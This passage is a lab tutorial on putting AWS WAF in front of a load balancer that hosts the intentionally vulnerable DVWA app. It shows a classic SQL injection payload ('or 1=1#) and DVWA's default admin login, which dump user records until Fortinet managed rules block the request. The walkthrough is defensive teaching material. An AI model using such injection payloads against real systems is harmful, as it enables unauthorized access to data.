
15- Click the WAF-DEMO created



Web ACLs Info

	Name ▲	Description
○	WAF-DEMO	-

16- Go to “Associated AWS resources” and then “Add AWS resources”




Associated AWS resources

Name	Resource type	Region

No results

There are no results to display

17- Select “Application Load Balancer”, then “ALB-DVWA” (created before) and finally “Add”



Resource type


Select the resource type and then select the resource you want to associate with this web ACL.

○ Amazon API Gateway ● Application Load Balancer ○ AWS AppSync

Select the resources you want to associate with the web ACL.

	Name
●	ALB-DVWA

18- Now you have a WAF associated to the application, but no rules
19- Access the web application using the ALB DNS name
20- Leave the WAF page opened and open a new browser tab with AWS Web Console
21- Go to EC2 > Load Balancers > Select “ALB-DVWA” > Copy DNS Name




☐	Name	DNS name	State	VPC I
☑	ALB-DVWA	ALB-DVWA-1250103131.us-...	Active	vpc-01
☐	fgtASG-e0529ff0-frontend-elb	fgtASG-e0529ff0-frontend-el...	Active	vpc-01
☐	GWLB-SEC		Active	vpc-01

Load balancer: ALB-DVWA

Basic Configuration

Name	ALB-DVWA
ARN	arn:aws:elasticloadbalancing:us-west-1: :loadbalancer/
DNS name	ALB-DVWA-1250103131.us-west-1.elb.amazonaws.com (A Record)
State	Active


22- Paste the DNS name copied in a new browser tab. You should see a screen like this:


alb-dvwa-1250103131.us-west-1.elb.amazonaws.com/login.php

Perform a SQL injection attack

23- Login with username: admin | password: password

24- Check if the security is low. If it is not low, set it to low and click Submit



DVWA Security

Security Level

Security level is currently: **high**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low
Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

25- Go to “SQL Injection” menu and type 'or 1=1#




Vulnerability: SQL Injection

User ID: 'or 1=1#

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-c
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

26- Click “Submit”. You should see a result like this:




Vulnerability: SQL Injection

User ID:

```
ID: 'or 1=1#
First name: admin
Surname: admin

ID: 'or 1=1#
First name: Gordon
Surname: Brown

ID: 'or 1=1#
First name: Hack
Surname: Me

ID: 'or 1=1#
First name: Pablo
Surname: Picasso

ID: 'or 1=1#
First name: Bob
Surname: Smith
```

27- It means you succeeded a SQL Injection attack, where returned to you the results of a database table. Leave this page opened

28- Now we will activate Fortinet rules on AWS WAF. Go back to the page with AWS WAF configuration
29- Click Rules > Add rules > Add managed rule groups




WAF-DEMO

New AWS managed rule group available: Account takeover prevention
Protect your sign-in page against brute force and credential stuffing attacks. Account takeover prevention detects and mitigates against login attempts by malicious actors using stolen credentials.

Name	Action	Priority	Custom response

No results
There are no results to display


30- Scroll down and you'll find "Fortinet managed rule groups". Expand it and click on "Subscribe in AWS Marketplace"



▼ Fortinet managed rule groups

Name	Capacity	Action
OWASP Top 10 - The Complete Ruleset Based on the FortiWeb web application firewall signatures and updated on a regular basis to include the latest threat information from FortiGuard Labs, the ruleset provides a comprehensive package to help address threats as described in OWASP Top 10	1000	Subscribe in AWS Marketplace


31- Subscribe to it
32- When finished, return to AWS WAF configuration, refresh the page. You can now activate it. Click on "Add to web ACL"



▼ Fortinet managed rule groups

Name	Capacity	Action
OWASP Top 10 - The Complete Ruleset Based on the FortiWeb web application firewall signatures and updated on a regular basis to include the latest threat information from FortiGuard Labs, the ruleset provides a comprehensive package to help address threats as described in OWASP Top 10	1000	● Add to web ACL Edit

33- Click "Add rules". Then click "Save". You will see a screen like this:



WAF-DEMO

Rules (1)


	Name	Action	Priority	Custom response
□	Fortinet-all_rules	Use rule actions	0	-

Web ACL rule capacity units used

The total capacity units used by the web ACL can't exceed 1500.

1000/1500 WCUs

34- Go back to the DVWA web page. Click “SQL Injection” menu again



Vulnerability: SQL Injection


User ID:

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

35- Type 'or 1=1# and click “Submit”

36- Now you should see a page like this



alb-dvwa-1250103131.us-west-1.elb.amazonaws.com/vulnerabilities/sqli/?id=%27or+1%3D1%23+&Submit=Submit#

403 Forbidden

37- Well done! You associated a WAF with an ALB and activated Fortinet managed rules!

38- If your application evolves and you need more control, machine learning, etc, you can use solutions like this and this.

Conclusion

We hope you had fun or at least learned something new today!